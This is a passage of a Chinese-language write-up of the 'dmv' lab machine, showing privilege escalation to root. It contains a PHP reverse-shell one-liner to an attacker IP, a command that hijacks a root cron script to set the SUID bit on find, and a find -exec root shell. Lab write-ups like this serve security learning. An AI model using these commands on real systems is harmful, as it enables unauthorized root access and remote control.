
上`pspy`检测进程

pspy: https://github.com/DominicBreuker/pspy/releases

用上传`shell.php`同样的方法将`pspy64`传到靶机上，但是`weevely`的shell无法运行成功`pspy64`，无奈使用php弹了一个shell到攻击机上，发现可以运行成功

```
php -r '$sock=fsockopen("192.168.56.177",7777);exec("/bin/sh -i <&3 >&3 2>&3");'
```





可以看到`root`用户执行了`clean.sh`

```
2020/09/29 03:56:40 CMD: UID=0    PID=3730   |
2020/09/29 03:57:01 CMD: UID=0    PID=3734   |
2020/09/29 03:57:01 CMD: UID=0    PID=3733   | bash /var/www/html/tmp/clean.sh
2020/09/29 03:57:01 CMD: UID=0    PID=3732   | /bin/sh -c cd /var/www/html/tmp && bash /var/www/html/tmp/clean.sh
2020/09/29 03:57:01 CMD: UID=0    PID=3731   | /usr/sbin/CRON -f
2020/09/29 04:05:14 CMD: UID=0    PID=3792   |
```

`www-data`用户对这个文件有`读写`的权限

```
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ ls -lha clean.sh
-rw-r--r-- 1 www-data www-data 41 Sep 29 04:26 clean.sh
www-data@dmv:/var/www/html/tmp $
```

先看第一种做法：

给`find`命令添加`s`权限

```
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ which find
/usr/bin/find
www-data@dmv:/var/www/html/tmp $ ls -la /usr/bin/find
-rwxr-xr-x 1 root root 238080 Nov  5  2017 /usr/bin/find
www-data@dmv:/var/www/html/tmp $
```

```
echo "chmod u+s /usr/bin/find" >> clean.sh
```

```
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ cat clean.sh
rm -rf downloads
www-data@dmv:/var/www/html/tmp $
www-data@dmv:/var/www/html/tmp $ echo "chmod u+s /usr/bin/find" >> clean.sh
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ cat clean.sh
rm -rf downloads
chmod u+s /usr/bin/find
```

再次查看`find`命令的权限，已成功添加`s`权限

```
www-data@dmv:/var/www/html/tmp $ which find
/usr/bin/find
www-data@dmv:/var/www/html/tmp $ ls -la /usr/bin/find
-rwsr-xr-x 1 root root 238080 Nov  5  2017 /usr/bin/find
www-data@dmv:/var/www/html/tmp $
```

然后使用`find`命令的`-exec`选项进行提权

```
find . -exec /bin/bash -p \;
```

这里我在使用`weevely`的shell的时候使用这条命令无法进行提权，最后还是用了php的反弹shell，弹了个shell给攻击机，然后攻击机上使用这条命令提权成功

得到最终的`flag`在`/root/root.txt`